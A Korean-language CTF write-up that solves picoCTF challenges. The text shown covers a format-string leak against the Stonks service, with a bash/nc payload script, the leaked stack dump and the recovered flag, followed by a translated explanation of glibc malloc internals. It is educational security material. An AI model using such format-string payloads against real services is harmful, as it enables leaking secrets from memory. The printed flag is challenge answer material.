picoCTF를 통해 보는 세 가지 주제들

Kown Young, Jung

September 6, 2021

Revision History

Revision	Date	Author(s)	Description
1.0	21.09.06	KY, Jung	creation

Contents

1 Introduction **4**

2 Stonks - AMD64 System에서의 Format string vulnerability **5**
2.1 Vulnerability 탐색 5
2.2 AMD64 System에서의 Format string vulnerability 5
2.3 문제 풀이 6

3 Cache Me Outside - Malloc internals와 tcache의 메모리 배치 **9**
3.1 Vulnerability 탐색 9
3.2 Malloc internals 10
3.2.1 GNU C Library wiki: MallocInternals 11
3.3 tcache의 메모리 배치 17
3.4 문제 풀이 18

4 Here's a LIBC - AMD64 System에서의 Return to Libc 공격 **22**
4.1 Vulnerability 탐색 22
4.2 AMD64 System에서의 Return to Libc 공격 23
4.3 문제 풀이 26

1 Introduction

본 문서는 picoCTF 에서 출제된 세 문제를 통해 잘 알려져 있는 세 개의 주제를 다룬다. 세 문제는 각각 Stonks, Cache Me Outside, Here's a LIBC 이며 이들을 통해 AMD64 System에서의 Format string vulnerability, Malloc internals와 tcache의 메모리 배치, AMD64 System에서의 Return to Libc 공격라는 세 주제들을 다룰 것이다.
실행 환경은 다음 표와 같다.

프로그램	버전
OS	ubuntu1 18.04
GCC	gcc version 7.5.0 (Ubuntu 7.5.0-3ubuntu1 18.04)
GLIBC	GLIBC 2.27
GDB	GNU gdb (Ubuntu 8.1.1-0ubuntu1) 8.1.1

Table 2: 실행환경

2 Stonks - AMD64 System에서의 Format string vulnerability

문제[1]는 다음과 같으며 vuln.c 라는 C source code와 원격 접속 주소가 주어진다. 실제 공격은 이 주소에 접속하여 시행해야 한다.

Description I decided to try something noone else has before. I made a bot to automatically trade stonks for me using AI and machine learning. I wouldn't believe you if you told me it's unsecure! vuln.c nc mercury.picoctf.net 20195 Hints Okay, maybe I'd believe you if you find my API key.

문서 여백 상 C source code는 생략한다. 하지만 이 글을 따라가기 위해서는 볼 필요가 있다.

2.1 Vulnerability 탐색

문제 설명에서 볼 수 있듯이 찾아야 하는 것은 API 키이다. 주어진 파일의 buy_stonks 함수 부분을 보면 api 파일에서 데이터를 읽어들여서 api_buf 라는 배열에 저장한다. 여기서 api 파일의 내용이 API 키라는 것과 그 내용은 api_buf 라는 배열에 있다는 것을 추측할 수 있다. 그리고 같은 함수의 93번 라인을 보면 사용자로부터 받은 입력을 그대로 출력한다는 것을 알 수 있다. 여기서 기대한 것과 다른 형태의 입력을 준다면 printf 함수는 다른 출력을 내보낼 것이다.

2.2 AMD64 System에서의 Format string vulnerability

GNU C Library Reference Manual에는 template 내에 있는 conversion specification이 format string 다음에 나오는 argument들이 format된 후에 출력되도록 만든다고 하였다. [2] 여기서 format된 후라는 것은 conversion specification을 해석하여 출력할 argument의 value와 type을 얻고 주어진 format에 맞도록 수행하는 연산들이 모두 수행된 후를 의미한다. AMD64 System ABI를 기술한 문서에서는 variable argument를 구현하는 것이 parameter pass를 stack이 아닌 register를 통해 수행하는 것으로 인해 x86 System에서 자주 사용되던 방식으로는 불가능하며 다른 방식으로 구현해야 한다는 것을 보였다. 하지만 주어진 parameter가 register에 배치될 수 없는 경우에는 stack에 배치됨을 확인했다. [3] 다시 문제로 돌아가서, 사용자 입력에 conversion specification을 포함시켜서 주어도 format string 다음에 나오는 arguments는 있을 수 없으므로 register에 배치된 arguments는 존재하지 않는다. 따라서 argument의 value

를 얻을 때 stack에서 가져오게 된다. 그러므로 사용자는 conversion specification이 포함된 입력을 통해 stack의 정보를 얻을 수 있다.

2.3 문제 풀이

먼저 충분한 conversion specification을 입력하여 stack에 저장된 적당한 양의 정보를 얻는다. 이를 시행하는 데는 여러가지 방법이 있지만 여기서는 bash-script를 사용할 것이다.

```bash
#!/bin/bash

a=$((python -c 'print("1")'; python -c 'print("\%p/" * 50)')
    | nc mercury.picoctf.net 20195)
echo $a
```

문제의 source code에서 api 파일의 내용을 api_buf라는 배열에 저장하였기 때문에 파일 내용은 stack에 남아있게 되므로 위 script를 실행한 결과에는 API 키가 있다. Script를 실행한 결과는 stack에 남아있는 값에 따라 달라지기 때문에 이 문서와 다를 수 있으며 다음과 같이 표시된다.

```
Welcome back to the trading app! What would you like to do? 1) Buy some stonks! 2) View my portfolio Using pat
ented AI algorithms to buy stonks Stonks chosen What is your API token? Buying stonks with token: 0x9cd83d0/0x
804b000/0x80489c3/0xf7f84d80/0xffffffff/0x1/0x9cd6160/0xf7f92110/0xf7f84dc7/(nil)/0x9cd7180/0x6/0x9cd83b0/0x9c
d83d0/0x6f636970/0x7b465443/0x306c5f49/0x345f7435/0x6d5f6c6c/0x306d5f79/0x5f79336e/0x35343036/0x64303664/0xff8
f007d/0xf7fbfaf8/0xf7f92440/0x38cf9200/0x1/(nil)/0xf7e21be9/0xf7f930c0/0xf7f845c0/0xf7f84000/0xff8f9338/0xf7e1
258d/0xf7f845c0/0x8048eca/0xff8f9344/(nil)/0xf7fa6f09/0x804b000/0xf7f84000/0xf7f84e20/0xff8f9378/0xf7facd50/0x
f7f85890/0x38cf9200/0xf7f84000/0x804b000/0xff8f9378/ Portfolio as of Sun Aug 29 17:52:58 UTC 2021 6 shares of
HBR 186 shares of DBQW 234 shares of YAAK 80 shares of KW 208 shares of EPKY 407 shares of KSYQ 373 shares of
L Goodbye!
```

Figure 1: Format string vulnerability에 대한 공격 결과

이제 1에서 hexadecimal로 표현된 것을 ASCII 형태로 바꾸어야 한다. 이는 다음과 같은 script로 가능하다.

```bash
#!/bin/bash

data=$(echo '[hexadecimal strings]' | tr '/' ' ')

for h in $data; do
        echo $h | xxd -r
        echo ''
done
```

이전과 동일하게 실행하면 다음과 같은 결과가 표시된다.



Figure 2: hexadecimal을 ASCII로 변환 결과

마지막으로 거꾸로 적힌 글자들을 원위치로 재배열하여 올바른 Flag를 얻어야 한다. 이는 다음 script로 가능하다.

```
#!/bin/bash

data=$(echo 'ocip {FTC 0l_I 4_t5 m_ll 0m_y _y3n 5406 d06d')

a=''
for c in $data; do
        b=$(echo $c | rev)
        a="${a} ${b}"
done

echo $a | tr -d " "
```

마찬가지로 이전과 동일하게 실행하면 다음과 같은 결과가 표시된다.

```
picoCTF{I_l05t_4ll_my_m0n3y_6045d60d
```

Figure 3: ASCII 문자 재배열 결과

3 Cache Me Outside - Malloc internals와 tcache의 메모리 배치

문제 [4]는 다음과 같으며 executable file, Makefile, shared library와 원격 접속 주소가 주어진다. 실제 공격은 이 주소에 접속하여 시행해야 한다.

Description While being super relevant with my meme references, I wrote a program to see how much you understand heap allocations. nc mercury.picoctf.net 17612 heapedit Makefile libc.so.6 Hints It may be helpful to read a little bit on GLIBC's tcache.

3.1 Vulnerability 탐색

이 문제에서는 souce code가 주어지지 않고 일정한 형식을 가지는 executable 이나 object file만 주어진다. 따라서 assembly를 분석하거나 관련 도구를 사용해야 한다. 하지만 먼저 불필요한 가능성을 배제하기 위해서 주어진 executable file이 어떤 환경에서 build 되었는지 알아야 한다. 이는 Makefile이 말해준다.

```
all:
        gcc -Xlinker -rpath=./ -Wall -m64 -pedantic -no-pie --std=gnu99 -o heapedit heapedit.c

clean:
        rm heapedit
```

GCC[5]와 linker[6] 메뉴얼에 의해 Makefile에 기술된 option들은 다음과 같은 의미를 가진다.

- -Xlinker [option]: linker에게 [option]을 전달한다.
- -rpath=dir: linker option으로 linker의 library search path에 주어진 dir을 추가한다.
- -Wall: 문제가 될 수 있는 - 쉽게 피할 수 있고 몇몇 사용자는 의문을 제기하는, 심지어 macro를 연결하는 것에 대해서도 - 모든 것에 대한 경고를 발생시킨다.
- -m64: System V ABI를 따르는 코드를 생성한다.
- -pedantic: 엄격한 ISO C와 ISO C++를 따르도록 요구하며 금지된 확장을 사용하거나 엄격한 표준을 따르지 않는 모든 프로그램에 대한 빌드를 거부한다.

- -no-pie: position independant executable을 생성하지 않는다.
- –std=gnu99: 사용하는 언어의 표준을 지정하며 gnu99는 ISO C99에 대한 GNU dialect이다.
- -o [file]: 빌드 결과 생성되는 executable file을 [file]에 위치시킨다.

다음으로, heapedit가 어떤 일을 수행하는지 알아야 한다. 이를 위해 assembly를 분석할 수도 있고 분석 도구를 사용할 수도 있다. 여기서는 ltrace를 사용하여 분석할 것이다.

```
#!/bin/bash

ltrace ./heapedit
```

위 스크립트의 결과는 다음과 같으며 이는 heapedit이 어떤 동작을 하는지 보여준다.



Figure 4: ltrace 실행 결과

4로부터 찾아야 하는 것이 ”Congrats! Your flag is: ...”를 담은 메모리임을 알 수 있다. 또, 이 프로그램은 한 byte를 바꿀 수 있도록 허용하며 Address는 malloc 함수를 통해 처음 할당된 메모리로부터의 거리를 의미한다. 이 문제에서의 기대한 것과 다른 형태의 입력은 기대한 입력을 통해 malloc 함수의 실행흐름에 영향을 주는 메모리 값을 조작하여 프로그램이 Flag를 출력하도록 유도하는 것이다.

3.2 Malloc internals

The GNU C Library reference manual에서는 malloc 함수가 dynamic allocation으로 할당된 메모리를 어떻게 관리하는지 대략적으로 설명하고 있다. malloc 함수는 크게 두 가지 방법으로 메모리를 관리하는데 첫 번째는 큰 연속적인 memory 공간에서 memory chunk를 할당한 후, 사용자가 요청한 크기의 메모리의 시작주소를 반환하는 것이며 이는 free 함수를 통해 명시적으로 해제할 수 있고 서로 이웃한 해제된 메모리는 합쳐져서 memory fragmentation

을 최소화 하는 것이고 두 번째는 매우 큰 용량의 메모리를 할당하는 경우인데 mmap 함수를 통해 메모리를 할당하고 사용자가 요청한 크기의 메모리의 시작주소를 반환하는 것이며 이는 free 함수를 거치지 않고 바로 system으로 반환되어 큰 용량의 메모리가 lock되는 것을 방지하는 것이다. 그리고 malloc 함수는 다수의 할당된 메모리 리스트를 가지는데 각각의 리스트는 arena라고 불리며 multi-threaded program에서 memory allocation이 simultaneous하게 발생하도록 하여 성능을 향상시키기 위한 것이다. 하지만 이러한 내용의 세부적인 부분은 GNU C Library wiki를 확인할 것을 권고하고 있다.[7]

3.2.1 GNU C Library wiki: MallocInternals

GNU C Library wiki의 MallocInternals에서는 malloc 함수가 다루는 여러 종류의 메모리를 정의하고 그 동작에 대해서 설명하고 있다.[8] 이 부분은 해당 내용을 번역한 것이다.
Arena, Heap, Chunk의 정의는 다음과 같다.

- Arena: 하나 또는 다수의 thread가 공유하는 구조체로 하나 또는 다수의 해제된 heap(chunk들로 구성된 linked list)들의 주소값을 포함한다. 각 arena에 assign된 thread들은 해당 arena의 free list로부터 할당받게 된다.
- Heap: 연속적인 메모리 영역으로 후에 할당될 chunk들로 나뉜다. 각 heap은 정확히 하나의 arena에 속한다.
- Chunk: 작은 범위의 메모리로 할당될 수 있고(application이 소유한다) 해제될 수 있으며(glibc가 소유한다) 또는 더 큰 범위의 인접한 chunk들과 병합될 수 있다. Chunk는 application에게 주어진 메모리 블록의 wrapper라는 것을 기억하자. 각각의 chunk는 하나의 heap에 존재하며 하나의 arena에 존재한다.

Arena, Heap, Chunk의 관계는 다음과 같이 나타내어질 수 있다.



Figure 5: Arena, Heap, Chunk

malloc 함수가 할당한 각각의 chunk에는 meta-data를 가진다. 이 meta-data에는 chunk의 크기, 인접한 chunk의 주소 등이 포함된다. chunk가 application에 의해 사용 중일 때 가용 데이터는 chunk의 크기이다. 그리고 chunk가 free 함수에 의해 해제되면 application이 사용하던 메모리는 arena와 관련된 정보를 저장하기 위해 chunk에 대한 data type으로 casting된다. 이러한 arena와 관련된 정보는 linked list 내의 필요할 때 재사용 가능하고 빠르게 검색되는데 적합한 chunk에 대한 pointer들과 같은 것이다.또, 해제된 chunk의 마지막 word는 chunk 크기의 복사된 값을 포함한다.
malloc library에서 "chunk pointer", 즉 mchunkptr은 chunk의 시작주소값을 가지지 않고 이전 chunk의 마지막 word의 주소값을 가진다 - 즉, 이전 chunk가 사용 중이라면 mchunkptr이 가지는 주소값에 저장된 값은 가용한 값이 아니다.
모든 chunk의 크기가 8 bytes의 배수이기 때문에 크기 값의 3 LSBs는 flag로 사용될 수 있다. 이들은 다음과 같이 정의된다.

- A(0x04): 할당된 arena - main arena는 application의 heap을 사용한다. 다른 arenas는 mmap 함수로 할당받은 heap을 사용한다. chunk를 heap에 mapping하기 위해 어떤 case가 적용되는지 알아야 한다. 만약 이 값이 0이라면, 해당 chunk는 main arena의 main heap에 속한다. 만약 이 값이 1이라면, 해당 chunk는 mmap 함수로 할당된 메모리에 속하며 heap의 위치는 chunk의 주소값으로 계산될 수 있다.

- M(0x02): mmap 함수로 할당된 chunk - 해당 chunk는 mmap 함수를 1회 호출하여 할당된 것이며 heap에 속하지 않는다.

- P(0x01): 사용 중인 chunk - 이 값이 만약 1이라면 이전 chunk가 application에 의해 사용중이고, 따라서 prev_size field는 가용하지 못하다. (하지만 fastbin과 같은 종류의 chunk들은 이전 chunk가 해제되었음에도 이 비트가 1로 설정되어 있는 경우가 있다) 이 비트가 실제로 의미하는 것은 이전 chunk가 병합의 대상으로 고려되어서는 안된다는 것이다. 즉, 이전 chunk는 application이나 malloc 구현부에서 상위에 위치한 최적화에 의해 사용 중이라는 의미를 가진다.

chunk payload의 크기가 malloc 함수의 overhead를 견딜 수 있을 만큼 충분히 큼을 보장하기 위해서 chunk의 최소 크기는 4 * sizeof(void *) (size_t의 크기와 void *의 크기가 같지 않는 한)이다. 만약 platform의 ABI가 추가적인 alignment를 요구한다면 chunk의 최소 크기는 더 클 수 있다. 여기서 prev_size가 chunk의 최소 크기를 5 * sizeof(void *)로 늘리지 않는다는 것을 상기하자. 왜냐하면 chunk의 크기가 작다면 bk_nextsize pointer가 사용되지 않을 것이고, chunk가 그 pointer를 사용해도 될 정도로 충분히 크다면 결국 충분한 공간이 있는 것이기 때문이다.



Figure 6: chunk 내부 구조

chunk들은 메모리에서 서로 이웃하기 때문에 첫 번째 chunk의 주소값(제일 낮은 주소값)을 알 수 있다면 chunk의 크기 정보를 활용하여, 하지만 오직 주소값을 증가시키는 방식으로만, 비록 마지막 chunk에 도달했음을 확인하는 것이 쉽지않음에도, heap 내의 모든 chunk들을 거치는 것이 가능하다.
할당된 heap들은 항상 2의 거듭제곱에 해당하는 주소값으로 align된다. 따라서, chunk가 할당된 heap에 속해있을 때(즉, A 비트가 1로 설정되어 있을 때), 해당 heap의 heap_info 주소는 chunk의 주소로부터 계산될 수 있다.



Figure 7: chunk로부터 heap_info 주소 계산

Multi-threaded application을 효율적으로 다루기 위해서, glibc malloc 함수는 한 번에 다수의 메모리 영역이 active되는 것을 허용한다. 따라서, 다른 thread들은 서로 영향을 주지 않으면서 메모리의 다른 영역에 접근할 수 있다. 이러한 메모리의 영역은 arena라고 지칭한다. Arena에는 main arena라고 불리는 한 arena만 존재하며 이는 application의 initial heap에 해당한다. malloc 함수의 구현부에는 이 arena의 주소값을 가지는 static variable이 있고 각각의 arena에는 추가적인 arena를 연결하는 next pointer가 있다.
thread 충돌이 증가함에 따라, 메모리 공간에 대한 압박을 해소하기 위해 mmap 함수를 통해 추가적인 arena가 생성된다. 여러 arena들은 구동되고

있는 system의 CPU 코어 수의 8배까지 생성되며(사용자가 mallopt를 사용하여 수정하지 않는 한), 그리고 그것은 매우 많은 양의 thread를 구동시키는 application은 여전히 memory lock으로 인한 성능저하가 있을 수 있음을 의미하지만 fragmentation이 최소화되기 때문에 trade-off가 발생한다고 볼 수 있다.
각각의 arena structure에는 mutex가 있어 해당 arena에 대한 접근을 제어한다. 여기서 fastbin들에 접근하는 연산과 같이 atomic operations로 수행 가능한 경우에는 arena에 lock을 걸 필요가 없다. 그 이외의 모든 연산들은 해당 thread가 arena에 lock을 걸 것을 요구한다. mutex로 인한 contention(특정 thread가 resource를 사용 중이어서 다른 thread가 해당 resource에 접근하지 못하고 기다리는 것)은 다수의 arena들이 생겨난 이유이다 - 다른 arena에 assign된 thread들은 서로를 위해 기다릴 필요가 없다. thread들은 contention이 요구될 때 자동적으로 unlock된 arena에 switching될 것이다.
각각의 arena는 하나 또는 다수의 heap들을 으로부터 메모리를 얻는다. main arena는 해당 프로그램의 initial heap(bss segment 바로 뒤에서 시작한다)이 된다. 추가적인 arena들은 자신들의 heap에서 메모리를 할당하며 오래된 heap들을 다 사용한 경우에는 mmap 함수를 사용하여 heap list에 heap을 추가한다. 각각의 arena는 특별한 top chunk를 지속적으로 추적한다. 그리고 그것은 사용가능한 chunk 중 가장 큰 chunk를 의미하며, 또한 가장 최근에 할당된 heap을 참조한다.
할당된 arena에서 메모리는, 해당 arena를 위해 initial heap으로부터 가져온다.



Figure 8: Heap과 Arenas

각 arena에서, chunk들은 application에 의해 사용되거나 해제되어 할당 가능한 상태가 된다. 사용 중인 chunk들은 arena에 의해 추적되지 않는다. 할당 가능한 chunk들은 library가 할당 요청에 맞는 chunk를 빠르게 검색하기 위해 그 크기와 할당 기록에 기반하여 다양한 list들에 저장된다. 그 list들은 bin들이라고 불린다.

- Fast: 작은 chunk들이 size-specific bin들에 저장된다. Fast bin ("fastbin")에 추가된 chunk,들은 인접한 chunk들과 병합되지 않는다 - fastbin은 빠른 접근을 유지하기 위해 최소한의 logic을 사용한다. Fastbin에 속한 chunk들은 필요하다면 다른 bin으로 이동될 수 있다. Fastbin chunk들은 single linked list로 저장되어 있으며 이는 chunk들의 크기가 같고 중간에 있는 chunk는 접근할 필요가 없기 때문이다.

- Unsorted: chunk들이 해제되면 초기에 한 bin에 저장된다. malloc 함수에서 해제된 chunk들이 재사용될 수 있다면 빠르게 재사용하기 위해 후에 분류된다. 이는 분류 logic이 한 시점에서만 존재하면 된다는 것을 의미한다 - 다른 thread에서 해제된 chunk들을 이 bin에 저장할 때이며 이들은 나중에 분류될 것이다. Unsorted bin은 간단히 말해서 보통 bin들 중 첫 번째로 해제된 chunk가 저장되는 곳이다.

- Small: 일반적인 bin들은 chunk들의 크기가 서로 같은 small bin과 chunk들의 크기가 일정 범위 내의 값을 가지는 large bin으로 나뉜다. Small bin에 chunk가 추가되면 인접한 chunk와 병합하여 더 큰 chunk를 만든다. 따라서 이러한 chunk들은 다른 chunk들과 인접하지 않는다(비록 이들이 fast 또는 unsorted bin의 사용 중인 chunk에 인접할 수도 있지만). Small 그리고 large bin에 있는 chunk들은 chunk가 중간에서 삭제될 수도 있기 때문에 double linked list 구조를 따른다(예를 들면 새롭게 해제된 chunk들과 결합하는 경우).

- Large: 한 chunk가 속한 bin이 둘 이상의 크기를 수용한다면 해당 chunk는 큰 chunk로 정의한다. Small bin에서는 첫 번째 chunk를 할당하여 사용하면된다. 하지만 large bin에서는 가장 적합한 chunk를 찾아야 하고, 해당 chunk를 사용할 부분과 그 나머지로 나누어야 할 가능성도 있다.



Figure 9: Free, Unsorted, Small, 그리고 Large Bin Chain들

9, 10에 표시된 모든 pointer들은 chunk에 대한 pointer(mchunkptr)이다. bin들은 chunk들이 아니기때문에 (bin들은 fwd/bck pointer들의 배열이다), mchunkptr의 fwd와 bck filed가 적절한 bin에 접근할 수 있도록 bin을 덮어쓰는 chunk-like object에 대한 mchunkptr을 제공하기 위해 hack이 사용된다.
